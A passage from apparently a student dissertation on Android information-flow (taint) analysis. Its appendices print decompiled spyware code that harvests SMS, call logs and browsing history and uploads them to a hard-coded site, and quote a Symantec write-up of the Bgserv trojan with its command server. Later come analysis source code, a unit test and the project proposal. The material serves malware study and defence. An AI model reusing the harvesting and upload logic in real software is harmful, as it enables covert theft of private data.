  StringBuilder localStringBuilder3 = localStringBuilder2.append(str10).append("\",\"date\":\"");
  int n = localCursor.getColumnIndex("date");
  String str11 = localCursor.getString(n);
  StringBuilder localStringBuilder4 = localStringBuilder3.append(str11).append("\",\"body\":\"");
  int i1 = localCursor.getColumnIndex("body");
  String str12 = base64.encodeToString(localCursor.getString(i1).getBytes(), 0);
```

Here we can see the code that takes the recent calls:


```
StringBuilder localStringBuilder1 = new StringBuilder(str9).append("{ \"number\":\"");
int k = localCursor.getColumnIndex("number");
String str10 = localCursor.getString(k);
StringBuilder localStringBuilder2 = localStringBuilder1.append(str10).append("\",\"type\":\"");
int m = localCursor.getColumnIndex("type");
String str11 = localCursor.getString(m);
StringBuilder localStringBuilder3 = localStringBuilder2.append(str11).append("\",\"date\":\"");
int n = localCursor.getColumnIndex("date");
String str12 = localCursor.getString(n);
StringBuilder localStringBuilder4 = localStringBuilder3.append(str12).append("\",\"duration\":\"");
int i1 = localCursor.getColumnIndex("duration");
```

Here we can see the code that takes the recent history:

```
while (true)
{
  return;
  this.this$0.url_start = 1;
  String str1 = String.valueOf("");
  localObject = str1 + "\"url\":[";
  localCursor = Browser.getAllVisitedUrls(this.this$0.context.getContentResolver());
```

Self-uninstallation

The developer declares that "The app automatically starts process of self-uninstallation". In reality, after running it the application still can be found on the device:




Getting the information taken from the target phone

When you want to see the info taken from the device you need to browse to the application author website (giXXs.com), enter code and browse all contacts. To browse also messages, recent calls and history you need to pay the author 5$.

Here we can see the hard coded url of the author's website:

```
String str5 = this.this$0.UrlData;
String str6 = str5 + "}";
localMyService.allData = str6;
this.this$0.sender.nameValuePairs.clear();
this.this$0.sender.setUrl("http://gi60s.com/upload.php");
List localList1 = this.this$0.sender.nameValuePairs;
String str7 = this.this$0.code;
```

When you browse to the website there's a menu offer options:



The authors of the application declare that the data will be stored only for 24h from upload.

Appendix B

BgServ Security Report

https://www.symantec.com/security_response/writeup.jsp?docid=2011-031005-2918-99

B.1 Summary

Discovered: March 9, 2011
Updated: March 10, 2011 5:41:31 AM
Also Known As: Troj/Bgserv-A [Sophos], ANDROIDOS_BGSERV.A [Trend]
Type: Trojan
Infection Length: 98,684 bytes
Systems Affected: Android

Android.Bgserv is a Trojan that opens a back door and transmits information from the device to a remote location.

Antivirus Protection Dates

- *Initial Rapid Release version* March 9, 2011 revision 022
- *Latest Rapid Release version* February 19, 2013 revision 016
- *Initial Daily Certified version* pending
- *Latest Daily Certified version* May 3, 2012 revision 004
- *Initial Weekly Certified release date* March 9, 2011

Threat Assessment

Wild

- *Wild Level:* Low
- *Number of Infections:* 0 - 49
- *Number of Sites:* 0 - 2
- *Geographical Distribution:* Low
- *Threat Containment:* Easy
- *Removal:* Easy

Damage

- *Damage Level:* Low
- *Payload:* Opens a back door

Distribution

- *Distribution Level:* Low

B.2 Technical Details

The threat arrives bundled inside a legitimate application.

When the Trojan is executed, it collects the following information and saves it in the file [INSTALLATION PATH]/.hide/upload.xml:

- IMEI
- Phone Number
- SMS Center
- Install Time
- System Version

It then uploads the collected information to the following remote site using the HTTP POST method:
[http://]www.youlubg.com:81/Coop/reques[REMOVED]

Next, it receives commands from the reply to the POST and saves the commands in the following file:
[INSTALLATION PATH]/.hide/serverInfo.xml

This allows the remote attacker to send SMS messages from the compromised device.

The threat also has the capability to block incoming SMS messages.

The threat may change the access port name (APN) to the following WAP network:
Name: cmwap
APN: cmwap
Proxy: 10.0.0.172
Port: 80
MCC: 460
MNC: 02
Type: default
MMSC: http://mmsc.monternet.com
Number: [EXISTING SIM OPERATOR NUMBER]

It then downloads a list of links from a remote site listed in the serverInfo.xml file and saves it as the following file:
[INSTALLATION PATH]/.hide/vedio.xml

It also downloads a file from a URL listed in the vedio.xml file and saves it as the following file:
[INSTALLATION PATH]/.hide/vedio_file.3gp

It then restores the APN to its original settings.

The Trojan logs its activities in the following file for debugging purposes:
[INSTALLATION PATH]/.hide/log.txt

Writeup By: Mario Ballano and Kaoru Hayashi

Appendix C

Example Source Code

C.1 Live Variable Analysis

```
private void generateLVA() {
  val CFG = new ControlFlowGraph(code);
  val basicBlocks = CFG.getBasicBlocks();

  // create tables that will hold variable lists
  liveVarsOut = new HashMap<DexCodeElement, Set<DexRegister>>();
  liveVarsIn = new HashMap<DexCodeElement, Set<DexRegister>>();

  // initialize variable lists
  for (val insn : code.getInstructionList())
    liveVarsOut.put(insn, new HashSet<DexRegister>());

  // propagate and combine lists until convergence
  boolean somethingChanged;
  do {
    somethingChanged = false;

    // iterate through basic blocks in reverse order (converges faster)
    for (val block : new ListReverser<CfgBasicBlock>(basicBlocks)) {
      // combine variable lists of successors
      Set<DexRegister> insnLiveIn = new HashSet<>();
      for (val succ : block.getSuccessors())
        if (succ instanceof CfgBasicBlock)
          insnLiveIn.addAll(liveVarsOut.get(
            ((CfgBasicBlock) succ).getFirstInstruction()));

      // propagate the variable list backwards
      // through the instructions of the basic block
      for (val insn : new ListReverser<DexCodeElement>(block.getInstructions())) {

        // store the list coming to the instruction from successors
        liveVarsIn.put(insn, insnLiveIn);

        // acquire the variable list of this instruction
        val insnLiveOut = liveVarsOut.get(insn);
```

```
        int insnLiveOut_PrevSize = insnLiveOut.size();

        // add the incoming vars, remove defined and add referenced
        insnLiveOut.addAll(insnLiveIn);
        insnLiveOut.removeAll(insn.lvaDefinedRegisters());
        insnLiveOut.addAll(insn.lvaReferencedRegisters());

        // if size of the var list changed, something was added
        if (insnLiveOut_PrevSize < insnLiveOut.size())
          somethingChanged = true;

        // pass the list to the preceding instruction
        insnLiveIn = insnLiveOut;
      }
    }
  } while (somethingChanged);
}
```

C.2 Live Variable Analysis Unit Test

```
@Test
public void testLoopingBlock() {
  val r0 = new DexRegister();
  val r1 = new DexRegister();
  val r2 = new DexRegister();
  val r3 = new DexRegister();

  val code = new DexCode();
  val i0 = new DexInstruction_Const(code, r0, 1);
  val i1 = new DexInstruction_Const(code, r1, 2);
  val l0 = new DexLabel(code);
  val i2 = new DexInstruction_Const(code, r2, 3);
  val i3 = new DexInstruction_BinaryOp(code, r3, r0, r0, Opcode_BinaryOp.AddInt);
  val i4 = new DexInstruction_IfTest(code, r1, r1, l0, Opcode_IfTest.eq);
  val i5 = new DexInstruction_BinaryOp(code, r3, r2, r2, Opcode_BinaryOp.AddInt);

  code.addAll(Arrays.asList(i0, i1, l0, i2, i3, i4, i5));
  val lva = new LiveVarAnalysis(code);

  assertEquals(Collections.emptySet(), lva.getLiveVarsBefore(i0));
  assertEquals(createSet(r0), lva.getLiveVarsBefore(i1));
  assertEquals(createSet(r0, r1), lva.getLiveVarsBefore(l0));
  assertEquals(createSet(r0, r1), lva.getLiveVarsBefore(i2));
  assertEquals(createSet(r0, r1, r2), lva.getLiveVarsBefore(i3));
  assertEquals(createSet(r0, r1, r2), lva.getLiveVarsBefore(i4));
  assertEquals(createSet(r2), lva.getLiveVarsBefore(i5));
}
```

Appendix D

Project Proposal

Introduction and Description of the Work

Android is a popular open-source platform for touchscreen mobile devices, such as smartphones and tablets. Ever since its unveiling in 2007, it has been increasing its market share, running on 68.1% of smartphones sold in the second quarter of 2012 according to a report by the International Data Corporation[1].

Unfortunately, with its growing popularity, the platform became a frequent target of increasingly sophisticated malware, masquerading as legitimate software, while leaking sensitive data about users. More complex malicious applications even try to hide their activity by exploiting security holes of the underlying operating system to bypass the protection mechanisms of the platform.

Researchers have been coming up with different approaches to solving this problem, mostly focusing on porting well-established methods from the desktop environment to resource-limited devices running Android and other competing mobile operating systems. These methods range from static analysis of the executable code, all the way to enforcing sandboxing by virtualization.

One such approach is shown in TaintDroid[2], a project developed by a group of researchers from The Pennsylvania State University, Duke University and Intel Labs. They point out that the access control in Android is rather coarse-grained, with an all-or-nothing policy. This means that once an application is given access

[1] www.idc.com/getdoc.jsp?containerId=prUS23638712

[2] www.appanalysis.org

to a resource, it can do whatever it wants with it, and does not need any further consent from the user.

TaintDroid modifies several core parts of the Android platform, such as the Dalvik VM, the Android shared library, and even the file-system, adding support for runtime labelling (tainting) of sensitive data like the phone number, the contact list or GPS location, and tracing the flow of such data through the system. By checking the labels of data that are leaving the system, e.g. via the network connection, TaintDroid can warn the users about the possibility of their data being misused. It is therefore an analytical tool providing insight into the behaviour of third-party applications, giving the users a better picture of what happens with the data they entrust to their applications.

Following the work conducted on TaintDroid, the outcome of this project will be a tool with similar goals, but achieving them in a different manner. TaintDroid integrates into the lower levels of the operating system, altering Dalvik's memory management and instructions to store and propagate the taint transparently to the applications running on top of it. However, a similar result can be accomplished by extracting the executable code from the application's package and instrumenting it to carry out the information-flow analysis itself, without any modification to the platform needed, which is what this project will try to attain.

The low-level method makes it possible to trace the tainted data throughout the system by patching the IPC kernel module, or by storing the taint within attributes of files. This cannot be done by per-application bytecode instrumentation, but the fact that each application is processed before it is loaded back into the device and executed, leaves room for static analysis of the code, perhaps even modification of its behaviour. Limitations and advantages of both solutions will be thoroughly compared in the evaluation section of the dissertation.

Despite being intended mostly for use by professionals, the configuration of monitored privacy policies should be intuitive enough even for users without deep understanding of dynamic taint analysis. Typical user will:

- connect their Android device to the computer
- choose an installed application that should be instrumented
- select data sources and output channels (sinks) to be monitored
- wait for the application to get instrumented, repackaged and sent back to the device

- run the application and wait for notifications about privacy policy violations

Starting Point

My previous experience includes a UROP internship at the Computer Lab in the summer of 2011. Students worked on security-related projects on the Android platform, an application for encrypted text-messaging in my case.

During my other internship in the summer of 2012, I worked on Java PathFinder, a software-verification tool for JVM. My plugin verified correct usage of physical units in scientific computation by runtime assignment of attributes with unit information to numerical values in the memory, and their propagation during arithmetic operations, which can be regarded as a form of flow tracing.

In this project I hope to combine my prior skills and to apply them in a slightly different environment of the Dalvik VM and Android framework, while learning more about the possibilities of static and dynamic analysis of bytecode.

Substance and Structure of the Project

The main outcome of this project will be a desktop application written in Java, capable of instrumenting given Dalvik executables, known as DEX files, according to options specified via command-line arguments or via graphical user interface.

The development of a dependable code instrumentation, which will reliably identify sources and sinks, and which will propagate the taint throughout the application will form essential part of the project. This requires detailed analysis of the effects of each instruction supported by the Dalvik VM, and thorough testing. Special attention will need to be given to correct instrumentation of the exception mechanism.

Data sources and sinks will be specified as an XML file containing a list of classes and/or methods inside the Android library, accessing which should trigger the tainting mechanism. The same will apply to so-called sanitizing methods, calling which should not propagate the taint. These are, for example, the hashing functions. Specifications of commonly used sources, sinks and sanitizers will be part of the distribution.

Typical overhead of dynamic data-flow analysis by instruction-level instrumentation varies between 3 and 35 times of the original speed. While there is very limited room for making the instrumentation itself more efficient, time can easily be invested into static analysis of the code which will identify the parts of the code that do not need to be instrumented, i.e. code outside all paths from sources to sinks.

It will also be possible to extract executable code from applications installed on a connected device by executing tools from the Android SDK. After the instrumentation, the modified application will be repackaged and uploaded back to the device. Since all packages need to be signed and there is no access to the original key, packages will be signed by a key of user's choice.

The development process will follow the philosophy of Test Driven Development. Thus a significant amount of time will be spent on building a robust set of unit tests to ensure high quality of code. JUnit will be used to test the internals of the instrumenting application, and a set of shell scripts will be created to automatically execute a collection of tailored snippets of code on an actual Dalvik virtual machine, comparing their output with the output of their instrumented counterparts.

Implicit-flow analysis

TaintDroid focuses strictly on tracing the explicit flow of information, by propagating the taint when data-handling CPU instructions are used. But information can leak via implicit flow (conditional branching instructions) as well. Consider the following example:

```
int sensitiveData = getSensitiveData(); // tainted variable
int leakedData = 0; // taintless variable

while (sensitiveData--)
    leakedData++;

output(leakedData); // leakedData still not tainted
```

In this case, `leakedData` has not been tainted because there is no explicit information flow from `sensitiveData` into it. Instead, `sensitiveData` effects the control flow of the program, leaking the information into `leakedData` implicitly.

Leakage via implicit flow is best identified by static analysis of the source code of the program, a technique often used to analyse scripting languages. Since the source code is not available for third-party applications on Android, it needs to be analysed dynamically on the instruction level. The downside of this solution is that the propagation rules must be rather conservative, leading to false positives. This is why TaintDroid developers decided not to include it into their system-wide solution. Since this project will instrument applications individually, the user will be given the choice of instrumentation including or excluding implicit-flow analysis.

Extensions

Depending on the amount of time necessary to finish the core of the project, extra effort will be put into extending the list of supported features. Each of the following extensions can be implemented separately and they are sorted according to the added benefit to the users in descending order.

Causality analysis

While TaintDroid quite reliably identifies privacy policy violations, it fails to provide information about their origin. The user might therefore have trouble distinguishing whether a violation happened in a background-running thread or as a result of interaction with the UI. By instrumenting the message loop of classes inheriting from the Android Activity class (equivalent of a window), this information could be provided.

Reflection

One major limitation of analysis by bytecode instrumentation is that it cannot easily deal with reflection or dynamically loaded code. The core project will simply warn the user when these are present in the processed code, but a possible extension could further explore methods of handling these.

FastPath optimization

The "A Low-Overhead Practical Information Flow Tracking System for Detecting Security Attacks" paper, which studied taint-based flow tracing in the context

of x86 server applications, suggests a form of dynamic optimization called FastPath. It includes both the original and instrumented version of each method in the resulting executable, and dynamically decides which will be called based on the presence of tainted arguments. Authors of the paper argued that only 2% of typical function calls were tainted, which is why this optimisation had such impact on performance. Whether this is true in the context of Android mobile applications as well is not clear. Before implementing FastPath, a short study of the number of tainted method calls should be conducted.

Success Criteria

For the project to be deemed a success the following items must be successfully completed.

1. Application must communicate with Android devices and be able to download/upload application packages (APKs).
2. Application must be able to extract content of APK files and to repackage them after instrumentation.
3. Specification of sources, sinks and sanitizers has to be designed and these properly identified by the instrumenting application.
4. Instrumentation of DEX files for both explicit and implicit flow analysis needs to be designed, implemented and shown to propagate taint correctly.
5. Capabilities of the information-flow analysis must be demonstrated on examples of real applications.
6. Advantages and limitations of system-level integration versus per-application bytecode instrumentation for the purpose of taint-based flow analysis must be appraised.
7. Performance must be compared to TaintDroid and overhead measured against the original code.

Plan of work

- **Fortnight 1 (2/2 October 2012)**:
  Processing of a DEX file, analysis of its content, saving the content to

another file.

- **Fortnight 2 (1/2 November 2012)**:
  Instrumentation of trivial instructions for explicit-flow analysis, identification of sources, sinks and sanitizers.
- **Fortnight 3 (2/2 November 2012)**:
  Communication with Android devices, APK repackaging.
- **Fortnight 4 (1/2 December 2012)**:
  Instrumentation of more complex instructions for explicit-flow analysis, testing on real applications.
- **Fortnight 5 (2/2 December 2012)**:
  Progress report, time for course revision.
- **Fortnight 6 (1/2 January 2013)**:
  Implicit-flow analysis instrumentation, assessment of its impact.
- **Fortnight 7 (2/2 January 2013)**:
  Performance optimisation, benchmarking.
- **Fortnight 8 (1/2 February 2013)**:
  Automated testing on a large sample of applications.
- **Fortnights 9 & 10 (2/2 February 2013, 1/2 March 2013)**:
  Extra time in case of development delay, work on extensions otherwise.
- **Fortnights 11 & 12 (2/2 March 2013, 1/2 April 2013)**:
  Dissertation writing up, first draft given to the supervisor and the Director of Studies by the beginning of Easter term.
- **Fortnights 13 & 14 (2/2 April 2013, 1/2 May 2013)**:
  Incorporating feedback into the dissertation.

Resources Declaration

Development will require computers with the Android SDK installed. Testing on a large sample of applications will be executed on a PWF machine, but most of the work will be done on my personal computer (Asus UL20A laptop, Intel Core 2 Duo 1.3GHz CPU, 4GB RAM, 320GB HDD). I accept full responsibility for this machine and I have made contingency plans to protect myself against hardware and/or software failure.

Source code will be managed by the Git revision control system, with the repository being hosted on GitHub. Storing the source code in the cloud together with the distributed nature of Git should provide good protection against data loss.

Large collection of infected applications have been obtained from the Android Malware Genome Project[3]. Sufficient disc allocation of 3GB will be needed on the PWF to store a snapshot of the repository.

An Android smartphone will be supplied by the supervisor[4] to test the project on. In case of problems, the Android emulator can be used instead.

[3] www.malgenomeproject.org

[4] Dr Alastair Beresford, arb33@cam.ac.uk